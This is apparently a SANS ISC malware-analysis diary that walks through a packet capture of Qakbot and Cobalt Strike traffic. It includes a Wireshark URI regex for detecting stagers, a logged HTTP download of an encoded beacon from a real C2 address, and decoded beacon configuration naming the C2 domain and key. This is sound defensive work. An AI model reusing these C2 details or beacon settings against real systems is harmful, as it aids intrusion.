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
by Didier Stevens (Version: 1)
I like taking a closer look at captures files posted by Brad. In his latest diary entry, we have a capture file with Cobalt Strike traffic.


With regular expression "^/....$" I look for URIs that are typical for Cobalt Strike shellcode (and Metasploit too):


2021-03-02-Qakbot-with-Cobalt-Strike-activity.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.uri matches "^/....$"

No.	Time	Source	Destination	Protocol	Length	Stream index	Comment	Version	Info
4720	2021-03-02 17:46:43,282948	DESKTOP-PDK9T4A.cannonlightingllc.c…	logon.securewindows…	HTTP	240	118			GET /WjSH HTTP/1.1

Following this HTTP stream, I see data that looks encoded and has some repetitions, so this might be some kind of XOR encoding:



Wireshark · Follow HTTP Stream (tcp.stream eq 118) · 2021-03-02-Qakbot-with-Cobalt-Stri...

```
GET /WjSH HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0;
BTRS125526)
Host: 45.144.29.185:8080
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Tue, 2 Mar 2021 17:46:41 GMT
Content-Type: application/octet-stream
Content-Length: 208449

.......2....'[......;1....S.31..31.......1.9.t...X.......
0...0...}.........rB.E...Q....8..........He-.He-.He-.He-.He-.He-.He-kHe-
eW.#e...D[...z...      ...f.......e...E...
7...^.......~...s...s...s..d)......d).......fM.=]1..4.......f\..] ..
4......_.......T...|.....,...P.S.......L./...S...
0...L...L...L...L...L.O.L...H..?...?...?...?.2.>.2.p.2.,.2.,.2.q.2.a.
2...2...."..."..."..."..."..."..."..."..."...#...#...#...#...#...#...#P<.#.<.#...#
...#...#...#...#...#...#...#.f.#.p.#.p.#.p.#.p.#.p.#.p.#.p.#.p.#.p.#...#...#...#...#.
..#...#...#...#...#...#...#...#...[...[...[...[...[...[...[...[...
[...;...Z...Z...Z.}.Z...Z...Z...Z...Z...ZN...`..n...n.w.n.w.n.U.n...n...n...n...n....
........*...*...*...*  ..*        ..*         ..*        ..j         ..j        ..j
..j        ..j         ..j        ..j         ..j        ..j         ..j        ..j
..j        ..j         ..j        ..j         ..j        ..j         ..j        ..j
..j        ..j         ..j        ..j         ..j        ..j         ..j        ..j
..j        ..j         ..j        ..j         ..j        ..j         ..j        ..j
..j        ..j         ..j        ..j         ..j        ..j         ..j        ..j
..j        ..j         ..j        ..j         ..j        ..j         ..j        ..j
..j        ..j         ..j        ..j         ..j        ..j         ..j        ..j
..j        ..j         ..j        ..j         ..j        ..j         ..j        ..j
..j        ..j         ..j        ..j         ..j        ..j         ..j        ..j
..j        ..j         ..j        ..j         ..j        ..j         ..j        ..j
..j        ..j         ..j        ..j         ..j        ..j         ..j        ..j
..j        ..j         ..j        ..j         ..?.K.i    ~.6
n ...T...U.!+...c.;.Y.N...:.W.;...N.L.....z/...*........T
[..
[.......i..yQ.iO.ym..y.....t...t. DG. ..
J........~.f.~...>..4.{.7..IhM.... .(.<.~.T...TC..TC..tC.~..x..Cx.`./....(...
(..^m!/.:!/.O-......6.7..Wa...$.........!.0.......].D..G.?s..?..P..(.9{.G.......5._.
6._.6m.'6m...i...:n.......D'.:.q.:[/F..z...).HB...A.].a.]A...W.........\.p.X.p.
(.p..Y`..._....Nt..J...Z..tBA..R.L.h.Mtd.
5%^.@.m...v.(..Z.k.{.=.(..i).C...c..ic.Fp..F....L...L.....EG.
.E3!..F.E.w.E.........c.Zhw..]...M.."%.%"%...&....9..A8.
...).....N..LL..."....w./.s./..nZ....>HY.>H   .{..8...h...h.<........YX..............
...O..U.i.T.0.odD...@......3....w...w....#qO.c/......h...h..........._..._..V.....
```


1 client pkt, 1 server pkt, 1 turn.

Entire conversation (208kB)


Show data as ASCII

Find:

I export this data stream as a file:




```
Frame 4720: 240 bytes on wire (1920
Ethernet II, Src: HewlettP_1c:47:ae (00:08:02:1c:47:ae
```



Text Filter:
Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
1579	kfzhm28pwzrlk02bmjy.com	image/gif	434kB	mrch.gif
4969	45.144.29.185:8080	application/octet-stream	208kB	WjSH
5017	45.144.29.185:8080	application/octet-stream	272 bytes	all.js
5025	45.144.29.185:8080	application/octet-stream	68 bytes	submit.php?id=248927919
5771	45.144.29.185:8080	application/octet-stream	732kB	all.js

Then pass it through my 1768.py Cobalt Strike beacon analysis tool:



```
@SANS_ISC C:\Demo>1768.py WjSH
File: WjSH
xorkey(chain): 0xd8a9cd30
length: 0x00032e00
payloadType: 0x10014d32
payloadSize: 0x00000000
intxorkey: 0x00000000
id2: 0x00000000
Config found: xorkey b'.' 0x0002fe10 0x00032e00
0x0001 payload type                     0x0001 0x0002 0 windows-beacon_http-reverse_http
0x0002 port                             0x0001 0x0002 8080
0x0003 sleeptime                        0x0002 0x0004 60000
0x0004 maxgetsize                       0x0002 0x0004 1048576
0x0005 jitter                           0x0001 0x0002 0
0x0007 publickey                        0x0003 0x0100 30819f300d06092a864886f70d010101050003818d003081890281810
0c735ba500e08ecca4f6b2983b08626e2ab87447b01cab3a08721cce1eeebc9e1c4e9a91fabc5bfa31c2b4432b642cd4650ab287c35fa2a
08ed7209e6807012ed40f45641b2803cc585768565fca12a33501175cea71245a9b761d45bf949c4d0148734430945a8138f3cc4c5e9eaa
203c95ee44b4b27b08f6b86bb561fa9865f0203010001000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000
0x0008 server,get-uri                   0x0003 0x0100 'logon.securewindows.xyz,/cx,45.144.29.185,/en_US/all.js'

0x000e SpawnTo                          0x0003 0x0010 (NULL ...)
```

And this is indeed the configuration of a beacon.

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